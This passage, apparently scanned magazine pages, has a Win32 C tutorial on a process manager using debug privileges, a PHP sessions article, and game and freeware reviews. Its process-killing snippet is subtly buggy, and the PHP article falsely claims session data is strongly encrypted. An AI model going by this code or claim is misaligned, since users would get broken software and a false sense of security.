ДСразу к делу. Сначала создадим форму и кинем на нее объект ListBox и объект Button. В листбокс запишем все текущие процессы, а кнопочка Button даст нам возможность убивать эти процессы. В коде мы создадим соответствующую оконную процедуру для обработки сообщений (например, сообщения о нажатии клавиши). Как это сделать, я не буду здесь описывать, просто загляни в майский выпуск твоего любимого журнала :).

Способов перечислить процессы много. В Windows NT 4.0, например, доступен только один - воспользоваться функцией EnumProcesses из набора Process Status Application Programming Interface (в простонародье PSAPI). Он также доступен и в старших НТях, а в 9х - нет, так что, хотя этот способ и очень удобен, он, увы, отпадает. Есть способ порыться в реестре, в скрытом разделе HKEY_PERFOMANCE_DATA, но он также отпадает из-за сложности реализации. На наше счастье, яйцеголовые из Microsoft придумали универсальный способ и дали ему название ToolHelp API.

Для использования этого способа подключим заголовочный файл tlhelp32.h к нашей программе. Он находится в стандартной поставке Platform SDK (прилагающейся к студии), но если вдруг компилятор его не найдет, посмотри на нашем диске - я его приложил к программе. Для перечисления процессов мы будем использовать три функции:

CreateToolhelp32Snapshot - для получения "снимка" процессов;
Process32First - для получения первого процесса из снимка;
Process32Next - для получения оставшихся процессов.

Получаем процессы

При перечислении мы должны добавить имя процесса в листбокс на форме и идентификатор этого процесса в массив. Это необходимо для того, чтобы, связав значение в массиве со значением в списке, мы могли манипулировать процессом. Например, выделить определенный процесс в списке и нажать на кнопку "завершить", что, по идее, должно привести к завершению выбранного процесса.

Итак, определим переменные: массив типа DWORD из, допустим, 1024 элементов и переменную типа PROCESSENTRY32, в которую у нас будут заноситься значения свойств и характеристик процесса.

Создадим снимок процесса и начнем его исследовать. Воспользуемся для этого функцией CreateToolhelp32Snapshot, о которой я уже говорил раньше. В первом параметре мы передадим ей константу TH32CS_SNAPPROCESS, говорящую о нашем желании получить снимок именно процессов, а не модулей, нитей или чего-нибудь другого в этом роде. Второй параметр нас совершенно не интересует, поэтому передаем NULL. Функция вернет значение типа HANDLE, которое мы сохраним в какую-нибудь переменную и будем впоследствии его использовать.

Структура PROCESSENTRY32

```
typedef struct tagPROCESSENTRY32 {
  DWORD dwSize;
  DWORD cntUsage;
  DWORD th32ProcessID;
  ULONG_PTR th32DefaultHeapID;
  DWORD th32ModuleID;
  DWORD cntThreads;
  DWORD th32ParentProcessID;
  LONG  pcPriClassBase;
  DWORD dwFlags;
  TCHAR szExeFile[MAX_PATH];
} PROCESSENTRY32;
typedef PROCESSENTRY32 *PPROCESSENTRY32;
```

Получив снимок, можно начать перечислять процессы при помощи функции Process32First, в первом параметре которой мы передадим полученный HANDLE снимка, а во втором ссылку на переменную типа PROCESSENTRY32. Далее создадим цикл do - while, его условием является равенство нулю функции Process32Next. Там же в цикле будем заносить в массив DWORD значение члена th32ProcessID нашей структуры, увеличивать счетчик на 1 и ставить имя процесса в листбокс. В коде это выглядит так:

```
// process - наша структура
idarray[i++] = process.th32ProcessID;

SendDlgItemMessage(hwnd, IDC_LISTBOX1, LB_ADDSTRING,
 0, (LPARAM)process.szExeFile);
SendDlgItemMessage(hwnd, IDC_LISTBOX1, LB_SETCURSEL,
(WPARAM)SendDlgItemMessage(hw, IDC_LISTBOX1, LB_GETCOUNT, 0, 0)-1, 0
```

где hwnd - описание нашего окна (формы), а IDC_LISTBOX1 - идентификатор листбокса. В итоге, для того, чтобы перечислить процессы и сообщить о них нашему таскменеджеру, необходимо всего лишь выполнить этот цикл. Но системные процессы не дадут доступа к своим свойствам, и мы не сможем ни закрыть их, ни даже посмотреть их имена. Как это исправить? Надо повысить привилегии процесса-менеджера до уровня отладчика. Звучит

сложно, но на самом деле - раз плюнуть. Я написал небольшую функцию для изменения собственных привилегий. Запусти ее с параметром true, и получишь уровень отладчика, с false - ты его, соответственно, лишишься

Листинг функции, дающей привилегии отладчика нашей программе

```
void EnableDebugPrivilege(bool fEnable){
   HANDLE hToken;
   if (OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES,
&hToken)){
       TOKEN_PRIVILEGES tp;
       tp.PrivilegeCount = 1;
       LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &tp.Privileges[0].Luid);
       tp.Privileges[0].Attributes = fEnable ? SE_PRIVILEGE_ENABLED : 0;
       AdjustTokenPrivileges(hToken, false, &tp, sizeof(tp), NULL, NULL);
       CloseHandle(hToken);
   }
}
```


Убиваем процессы

Хорошо, какие процессы есть в системе - мы знаем, но как ими манипулировать? Для этого нам нужно получить хэндл процесса. Только получив его, можно с ним что-нибудь сотворить. Делается это с помощью функции OpenProcess, передав которой параметры PROCESS_ALL_ACCESS, false и идентификатор процесса (из массива), получим дескриптор. Поскольку мы пишем менеджер процессов, то первое, что он должен уметь - эти процессы убивать (завершать). Завершить их совсем не сложно. Достаточно запустить функцию TerminateProcess с параметрами: хэндл процесса и код завершения (я пишу 0). Функция завершит процесс, а так как привилегии у нас высокие, то убиваемый процесс умрет без лишних слов.

После того, как ты завершил работу с дескриптором процесса или любым другим хэндлом, стоит его закрыть с помощью функции CloseHandle.

Практика убийства процесса проста так же, как и теория. В нашей программе массив идентификаторов процессов и список связаны, так что при нажатии на кнопку завершения процесса необходимо будет вычислить номер выделенного в списке элемента и уже с ним работать. В итоге код завершения получился довольно компактный:

```
// вычисляем индекс выделенного элемента
int index = SendDlgItemMessage(hwnd, IDC_LISTBOX1, LB_GETCOUNT, 0, 0);
// открываем процесс из массива с этим индексом
HANDLE hProcess = OpenProcess (PROCESS_ALL_ACCESS, false, idarray[index]);
// убиваем его
TerminateProcess(hProcess, 0);
// закрываем хэндл
CloseHandle(hProcess);
```



Во что может превратиться обыкновенный таскменеджер

Break

Так уж вышло, что я терпеть не могу стандартные системные утилиты Windows и всегда стараюсь написать свои. Так получилось и с процесс-менеджером. Я описал самую примитивную программу для манипулирования процессами, так что для твоего творчества остается уйма места. Например, ты можешь заменить listbox на listview и добавить к именам процессов их иконки или, например, создать возможность изменения приоритетов процесса с помощью функции SetPriorityClass. Если возникли какие-нибудь вопросы, идеи или замечания - пиши. Постараюсь ответить. Проект для Visual Studio .NET, полный исходный текст программы с подробными комментариями и уже скомпилированный exe'шник ты можешь взять на диске или скачать с сайта www.xakep.ru. На этом все. Удачного компилирования.

Никита Кислицин (nikitoz@real.xakep.ru)

PHP: ТОРГУЙ СМЕЛО!

В прошлом выпуске мы приступили к написанию собственной системы интернет-торговли. Тогда я рассказывал о создании пользовательской части проекта, сегодня же речь пойдет о реализации административного интерфейса системы. А чтобы не повторяться (похожие задачи мы уже не раз решали), существенное внимание я уделю не затрагиваемой до сих пор технологии web-сессий; также речь пойдет о проблемах оптимальной настройки интерпретатора PHP и веб-сервера Apache.

Никита "red_ion" Кислицин (nikitoz@real.xakep.ru) http://nikitos.inc.ru

Что такое сессия?

Что такое сессия, ты, я полагаю, знаешь не понаслышке :). Технология же сессий в рамках web-программирования - вещь значительно более приятная. Основная идея здесь заключается в том, что программисту предоставляется возможность сохранять какие-то управляющие данные на сервере в некотором адресном пространстве, доступ к которому однозначно идентифицируется при помощи специального длинного ключа - так называемого идентификатора сессии (session id). Таким образом, сессия - это набор информации, хранящейся на сервере, доступ к которой имеет лишь интерпретатор PHP, пользователю же совсем не обязательно об этом знать.

Для чего все это нужно? Причин, побудивших создателей PHP включить в язык поддержку сессий, несколько. Во-первых, абсолютно все web-разработчики сталкиваются с проблемой передачи переменных в рамках одного сеанса. Так, например, некоторые кодеры вешают пользователю множество кукисов, которые при каждом обращении к серверу гоняются туда-сюда. Некоторые передают нужные данные посредством GET и POST-запросов (мы до сих пор делали именно так). Оба варианта на редкость наивны, неудобны, небезопасны, да и попросту глупы (здесь нельзя полностью согласиться с автором - очень многие программисты используют GET и POST-запросы для передачи параметров - прим. ред.). Так, например, если юзер пользуется для доступа в интернет локальной сетью, все пакеты могут быть легко отснифаны. Соответственно, и его парольчики, plain-text'ом летящие от роутера к роутеру, будут у злоумышленника как на ладони (опять же, если сетка построена на свитчах, а шлюзом в инет является роутер, маловероятно, что пакеты с паролями будут перехвачены - прим. ред.). Кроме того, никто не даст стопроцентной гарантии, что данные не фальсифицированы пользователем. Поэтому нам приходилось после каждого запроса пользователя заново проверять полученные данные на достоверность - ведь он, например, мог поменять логин на чужой, и получить доступ к системе с чужими правами. Это, помимо чисто программистских проблем, создавало ненужную в серьезных задачах нагрузку на сервер - мы каждый раз составляли запрос, напрягали SQL-сервер, а потом уже парсили результат sql-запроса.

Все это лишнее, достаточно лишь один раз удостовериться в правильности введенных данных, разместить в пространстве сессии идентификатор пользователя, которому можно уже на 99.999% доверять (честно говоря, злоумышленник и к этим данным может получить доступ, но это уже проблема системного администратора). Ведь любая сохраняемая переменная криптуется стойким алгоритмом, а доступ к ней осуществляется с помощью 128-битного ключа, подобрать который очень сложно :).

Как с ними работать?

Полноценная поддержка сессий стала возможной только с переходом PHP на ядро Zend (полностью реализовано в PHP четвертой версии). В старых версиях интерпретатора поддержка сессий включалась посредством стандартных библиотек (например, знаменитой PHP Lib. или Prometheus Pr.). Но я настоятельно советую тебе обновиться до версии 4.3.2, ибо дырок там пока не найдено :).

Сессия порождается сразу после вызова процедуры session_start. Далее требуется зарегистрировать список переменных в сессии - тут не надо особо усердствовать, поскольку большой объем данных, сохраненный в пространстве сессии, отрицательно скажется на производительности сценария. Обычно достаточно записать одну недлинную строку. Регистрация идентификаторов выполняется при помощи процедуры session_register ("var_name1", .., "var_name2"). Обращаю внимание, что эта процедура принимает _имена_ идентификаторов, поэтому они должны указываться без символа $.

После того, как переменные зарегистрированы, можно выполнять любые присваивания - данные сохранятся на сервере и будут доступны при следующих вызовах сценария.

Сейчас самое время рассказать о настройках пхп - конфигурации параметров работы с сессиями. Их довольно много, имеет смысл выделить несколько:

1) **register_globals**
Если он включен, то обращение к переменным сессии осуществляется напрямую по их имени, если же выключен, то следует использовать ассоциативный массив $HTTP_SESSION_VARS, используя в качестве ключа имя требуемой переменной.

2) **session.save_path**
Здесь указывается путь к папке, в которой будут храниться временные файлы сессий. Эту папку следует помещать на шустром винчестере и иметь в виду, что она, скорее всего, превратится в помойку и будет полна мелких файлов странного содержания.


3) **session.use_cookies**
Этот параметр определяет, надо ли использовать выпечку для хранения идентификатора сессии. Если значение этого параметра установлено в "1", то будут автоматически применяться кукисы, если же тут стоит ноль, то session id следует передавать иным способом, например, GET-запросом.

4) **session.auto_start**
Этот параметр определяет, следует ли создавать сессии автоматически при каждом вызове интерпретатора. Если тут стоит единица, отпадает всякая необходимость использовать функцию session_start, в противном случае это придется проделывать с каждым новым юзером.

5) **session.cookie_lifetime**
Данные в секундах, отражающие время жизни идентифицирующих сессию кукисов. Можно установить этот параметр равным нулю - в этом случае сессия будет сохраняться до тех пор, пока пользователь не закроет окно. Если же значение явно задано, то по истечении указанного срока cookie будет уничтожен браузером, а сессия будет считаться закрытой.

КодингЪ

Теория кончилась, теперь давай напишем административный интерфейс на сессиях. Первым делом, как всегда, следует описать ряд необходимых функций, взаимодействующих с базой данных. Такие задачи мы решали во многих предыдущих но-



Результат ошибочного сценария. Система не смогла повесить плюшку

мерах, поэтому сегодня я позволю себе даже не упоминать про это - ты без труда разберешься в исходниках системы на CD. Сейчас же поговорим об организации хранения управляющей информации в сессиях.

Первым делом инициализируется сессия. На большинстве серверов в установках сказано, что передача идентификатора сессии осуществляется принудительно в кукисах, поэтому передавать его через url нет никакой необходимости. Процедура session_start принимает необязательный параметр - идентификатор сессии. Поэтому если ты столкнулся с тем, что приходится передавать session id GET-запросом, то для инициализации сессии придется выдать имя переменной, в которой лежит требуемый указатель: session_start($SID).

После этого при помощи массива $HTTP_SESSION_VARS можно получать сохраненные в предыдущем сеансе значения некоторых переменных. Можно это делать и просто по имени, но тут следует быть осторожным - если вдруг случится так, что в сессии нет такой переменной, злоумышленник сможет подсунуть в нее все что угодно через GET-запрос. Поэтому просто уничтожаем значение переменной перед инициализацией сессии, что обрубает все возможные ходы хакеру: unset($var).

После этого мы имеем доступ к переменным сессии и можем их использовать и модифицировать, сохраняя до следующего вызова сценария.

На этом все, сам код ты найдешь на CD, а что касается работы с сессиями, то я более чем подробно осветил эту тему. Удачи тебе, пиши, если что. Сейчас я свободен, поэтому с удовольствием отвечу на твои письма. Кроме тех, конечно, что упомянуты во врезке "Спрашивали? Отвечаю!" :).

Спрашивали? Отвечаю!


Q) Я запускаю PHP-скрипт, а он открывается в блокноте!
(A) Чтобы запустить PHP-сценарий, не надо по нему кликать. Это обычный текстовый файл и, разумеется, он может быть открыт текстовым процессором. Для запуска скрипта следует установить веб-сервер Apache и интерпретатор PHP. Более подробно об этом написано на www.ya.ru.

(Q) В двух словах, как работать с базами данных?
(A) Последовательность действий:
1) Подключение к серверу БД при помощи mysql_connect();
2) Составление sql-запроса. Это обычная текстовая строка, которая посылается серверу БД.
3) При помощи функции mysql_query() отсылается запрос, он обрабатывается, а ответ помещается в ассоциативный массив функцией mysql_fetch_array().

(Q) Какие книги по PHP и mysql посоветуешь?
(A) "Профессиональное PHP-программирование" (Wrox, переиздана издательством "Символ") и "mSQL и mySQL" (O'Reily). И вообще, на будущее - издательства O'Reily и Wrox не выпускают плохих книг.

(Q) У меня не работает PHP-скрипт, он в аттаче, почини.
(A) Не буду, сам разбирайся в запятых.

Вышла первая бетка PHP 5.0!



Новая версия PHP

Во-первых, осуществлен переход на новое ядро Zend-2, в котором полностью переписаны функции объектно-ориентированного программирования. Их семантика и внутренняя реализация стали более схожи с C, что добавило эффективности в разработке сценариев (подробнее об объектно-ориентированном программировании мы поговорим в следующий раз). Также добавлены некоторые функции, исправлены ошибки, повышена производительность за счет переорганизации самого движка. Кроме того, расширены сетевые функции, переписан парсер XML, добавлены новые функции по интеграции работы с библиотекой Бутелла GD.

Но ставить на сервера PHP 5.0 пока не стоит - это только первая бетка, подождем релиза. А пока рекомендую версию 4.3.2.

Более подробно об изменениях в пятой версии ты можешь почитать тут: http://www.php.net/ChangeLog-5.php.



ЗАЛ СУДА

Приговор!

Stepan Ilyin aka Step (step@real.xakep.ru)







Урожденная	Warcraft III: The Frozen Throne
Жанр	3D RTS
Похожесть	Warcraft III
Мать/отец	Blizzard Entertainment/V. U. Games
Требует	P2-400(P3-600), 128(256), 3D
Групповуха	LAN, инет
Описуха	Выпустив дополнение к Warcraft'у, Blizzard в очередной раз показала, КАК следует делать аддоны. Разработчики добавили в игру три интереснейшие кампании, десяток новых и оригинальных персонажей, дюжину боевых единиц и множество магических заклинаний. При этом сумели учесть все рекомендации фанатов и сохранить практически идеальный баланс оригинальной игры, необходимый для проведения сетевых баталий.
ПРИГОВОР	РУЛЕЗ333



Урожденная	Star Trek: Elite Force 2
Жанр	Космический FPS
Похожесть	ST Voyager: Elite Force
Мать/отец	Ritual Entertainment/Activision
Требует	P3-600(P3-1000), 128(256), 3D
Групповуха	LAN, инет
Описуха	Сиквел известнейшего космического FPS. Запустив ST: Elite Force 2, ты полностью погружаешься в мир, созданной игрой, начинаешь чувствовать все трудности и суровые реалии жизни в космосе. Торговля, техническое оснащение, дипломатия с другими кораблями – все это входит в твою юрисдикцию. Геймплей обалденный. Но разработчики почему-то не сочли нужным переработать графический движок, а жаль...
ПРИГОВОР	ХОРОШО








Урожденная	MotoGP2
Жанр	Мотогонки
Похожесть	MotoGP
Мать/отец	Climax/THQ
Требует	P3-500(P3-900), 128(256), 3D
Групповуха	LAN, инет
Описуха	Впечатляющий сиквел и без того известного мотобайк-симулятора. Разработчики, видимо, так и не смогли выбрать между жанрами аркады и симулятора, поэтому получилось нечто среднее. И этот гибрид удался на славу, воплотив в геймплее все достоинства обоих жанров. Проехаться с ветерком по одной их шестнадцати красивейших трасс, почувствовав нехилый приток адреналина, - удовольствие незабываемое.
ПРИГОВОР	РУЛЕЗ





Урожденная	The Elder Scrolls 3: Blood Moon
Жанр	3D RPG
Похожесть	Morrowind
Мать/отец	Bethesda Softworks
Требует	P3-500(P4-2Ghz), 256(512), 3D
Групповуха	Обломись
Описуха	Скучное и неинтересное дополнение к The Elder Scrolls. Из новенького: продолжение основной кампании с кучей дополнительных и не очень-то интересных квестов. Негусто... Более того, разработчики так и не смогли учесть все свои предыдущие ошибки и выпустить чистый, лишенный багов продукт. Напротив, количество глюков в скриптах, из-за которых иногда невозможно пройти игру, удивляет изобилием.
ПРИГОВОР	ПЛОХО






Урожденная	Neverwinter Nights: Shadows of Undrentide
Жанр	3D RPG
Похожесть	Neverwinter Nights
Мать/отец	BioWare, Floodgate Ent./Atari
Требует	P3-600(P3-1200), 128(256), 3D
Групповуха	LAN, инет
Описуха	После появления NWN многомиллионная толпа поклонников уже видела с дюжину различных неофициальных, но вполне приличных аддонов. И вот, наконец-таки, вышло официальное продолжение. Описать его можно одним словом – СУПЕР! Абсолютно новая и невероятно интересная кампания, разнообразные локации, красивейшие карты, продуманные до мелочей квесты и диалоги – лишь начало перечисления всех нововведений.
ПРИГОВОР	РУЛЕЗ









Урожденная	**Restaurant Empire**
Жанр	*Экономический сим*
Похожесть	*Pizza Connection 2*
Мать/отец	*Enlight Software/Activision Value*
Требует	*P3-500(P3-1000), 128(256), 3D*
Групповуха	*Обломись*
Описуха	Изумительный экономический симулятор. Разработчики предлагают заняться невероятно сложным, но в то же время интересным и прибыльным делом - ресторанным бизнесом. Начиная со средненькой забегаловки в спальном районе, тебе предстоит проапгрейдить свой ресторан до элитного заведения, которое может похвастаться пятью звездочками на красочной неоновой вывеске. Оригинальная идея и отличная реализация.
ПРИГОВОР	**РУЛЕЗ**

Урожденная	**Rise of Nations**
Жанр	*RTS*
Похожесть	*AoE, AoM*
Мать/отец	*Big Huge Games/Microsoft Game St.*
Требует	*P3-500(P3-800), 128, 3D*
Групповуха	*LAN, инет*
Описуха	Нехитрая смесь Цивилизации и Age Of Empires. Самым главным, и, как оказалось, решающим минусом игры является отсутствие сюжета. Нам просто поставили задачу – завоевать мир. Поначалу дискомфорта не ощущаешь: просто наслаждаешься хорошей графикой, звуком, продуманной системой умений и знаний, интересными фишками. Но после прохождения нескольких почти одинаковых миссий игра начинает утомлять.
ПРИГОВОР	**СРЕДНЕ**

M.J.Ash (m.j.ash@real.xakep.ru)


Artificial Planet v 0.9.1

Windows 9x/Me/NT/2k/XP

Freeware

Size: 2475 Kb

http://aiplanet.sourceforge.net



Я уже как-то рассказывал о паре забавных симуляторов, позволяющих наблюдать за жизнью искусственных микроорганизмов в капле воды (Gene Pool, www.ventrella.com, и Life Drop, www.virtual-worlds.net/lifedrop). Выполнены эти симуляторы на редкость привлекательно, но после пары-тройки бесчеловечных генетических экспериментов многие юзеры начинали жаловаться, что микробы слишком примитивны, и что капля воды – это не совсем тот объем, в котором можно как следует развернуться. Увы, до недавнего времени таким юзерам я мог только посочувствовать. Но пару дней назад я наткнулся на Artificial Planet – проект, главной целью которого является создание виртуальной планеты, на которой можно моделировать развитие достаточно сложных экосистем. Причем, что самое интересное, реализация этого проекта в виде программы для Windows продвигается вовсю! Уже сейчас имеется трехмерная модель планеты (с атмосферой, океанами и материками!), вокруг которой кружит маленькое виртуальное солнце, от характеристик которого зависит климат. Облака, ветры, дожди с грозами, а также реки и айсберги генерируются динамически. Играть роль Бога в мире Artificial Planet одно удовольствие. Ты можешь перекраивать ландшафт, менять условия жизни на планете, засаживать материки растениями, заселять животными, а в океаны запускать рыбу. Имеется широкий выбор исходного материала (от яблонь до пальм, от черепах до динозавров). Впрочем, я предпочитаю простоту. Недавно вот заселил Artificial Planet одними утками. Они быстро размножились, и вскоре небо моей планеты бороздили несколько сотен птиц, прежде чем самые первые экземпляры начали дохнуть. Интересно, а что будет, если я возьму и добавлю в подобную экосистему пару-тройку хищных видов? Допишу статью, надо будет попробовать. Не фиг приличной планете выглядеть как утиный рай!



AlphaURL v 2.1


Windows 9x/Me/NT/2k/XP

Shareware

Size: 29 Kb

http://www.kvantlab.com

Для автоматического переключения раскладки клавиатуры я уже довольно давно пользуюсь Punto Switcher (www.punto.ru/switcher). Это утилита частенько спасает меня, когда я забываю переключиться с одного языка на другой и лихо набираю, допустим, «Цштвщцы» вместо «Windows» или «Ghbdtn-» вместо «Привет!». Такие ошибки Punto Switcher исправляет автоматически. Удобно до невозможности. Но, увы, когда требуется ввести адрес сайта в адресной строке браузера, эта прога не всегда справляется. Очень часто не удается с первого раза правильно напечатать нужный URL, начинаешь исправлять, а Punto Switcher то и дело норовит тебе «заботливо» раскладочку переключить. Часть адреса получается по-английски, часть – по-русски. Бесит жутко. Для сохранения душевного равновесия приходиться юзать дополнительный софт – программу AlphaURL. С ней ты даже при большом желании не сможешь набрать в адресной строке браузера ни единого русского символа. И еще немаловажно, что поддерживает данная прога не только Internet Explorer и бродилки на его движке (MyIE, NetCaptor и Crazy Browser), но и мою любимую Оперу.




Bookshelf v 1.0a

Windows 9x/Me/NT/2k/XP

Freeware

Size: 686 Kb

http://bookshelf.freeservers.com



Небольшая работа над ошибками. В статье «e-Book с антенной» июньского номера][мы мельком упомянули программу Bookshelf, сказав, что она сложна в настройке. На самом деле ни в какой особой настройке эта прога не нуждается. Просто она написана на Java, так что для ее запуска требуется установить на своей машине интернациональную версию Java Runtime Environment, которую можно взять с сайта http://java.sun.com или с нашего диска. Спрашиваешь, а стоит ли мучиться? Хм, если ты наловчился читать книги с экрана мобильного телефона Siemens SL45i, M50, S55, SL55 или C55 (имхо, лучшая модель по соотношению цена-навороты, именно ее я сейчас и юзаю), то, безусловно, стоит! Bookshelf позволяет преобразовать один или несколько файлов с текстом в формате TXT в мидлет, готовый к отправке на мобильный телефон. Запустив этот мидлет на мобиле, пользователь получает возможность читать текст, включенный в мидлет. При этом мидлеты, создаваемые программой Bookshelf, не подтормаживают при перелистывании страниц и максимально используют всю площадь экрана сотового (поддерживается автоматическая расстановка переносов и выравнивание текстовых строк по ширине экрана). Но самое главное – текст в мидлете хранится со сжатием, что позволят загрузить в память мобилы значительно больший кусок текста.

В процессе подготовки мидлета, пользователь может выбрать параметры форматирования текста: шрифт, межстрочное расстояние и т.д. Если тебя не устраивают шрифты, идущие в комплекте, можешь подгрузить свои - в виде файлов .pdb или .pft (т.е. Bookshelf разрешает использовать шрифты от Palm'a!). Нажатие кнопочки «Просмотр» позволяет оценить, как это все будет выглядеть на экране сотового.

Короче говоря, для тех, кто хочет читать книги на сотовом, но не может таскать текст кусками из Сети мидлетом MicroReader+ (http://amigo12.newmail.ru), программа Bookshelf подходит как нельзя лучше.








VirtualCamera v 0.65

Windows 9x/Me/NT/2k/XP

Freeware

Size: 672 Kb

http://vcam.2ya.com



Эмулятор веб-камеры. Уникальная прога. Функционирует просто, как все гениальное! Ты подсовываешь VirtualCamera произвольную картинку (файл в формате BMP, GIF, WMF, ICO) и любой софт, работающий с веб-камерами, будет твердо уверен, что у тебя на машине имеется девайс, который эту картинку снимает и передает в реальном времени. Увы, использовать видеофайлы в качестве источников информации программа пока не позволяет (возможно, из-за того, что это ранняя демо-версия), но, тем не менее, иметь на машине подобный эмулятор довольно весело. К примеру, скармливаешь ты VirtualCamer'е какую-нибудь фотку (свою, чужую, страшную, смешную - без разницы) и можешь смело лезть в папскую тусовку, участники которой устраивают видеоконференции. А если там кто будет недоволен тем, что ты, допустим, очень смахиваешь на Микки-Мауса, так это не беда – смело посылай таких... предъявлять претензии твоим родителям :). Ладно, это я так. VirtualCamera можно использовать и в мирных целях. Лично я с ее помощью тестирую софт, который требует наличия подключенной к компьютеру веб-камеры (а в мире существует масса любопытных следящих систем и целая куча забавных программ-шпионов, но об этом как-нибудь в другой раз).
Небольшое предупреждение пользователям Windows XP: если процесс установки VirtualCamera надолго замирает, это значит, что перед установкой программы следует залезть в Панель управления, кликнуть по значку Система и на вкладке Оборудование изменить параметры Подписывания драйверов на «Пропускать – устанавливать программное обеспечение и не требовать утверждения».


KillCopy v 2.6

Windows 9x/Me/NT/2k/XP

Freeware

Size: 938 Kb

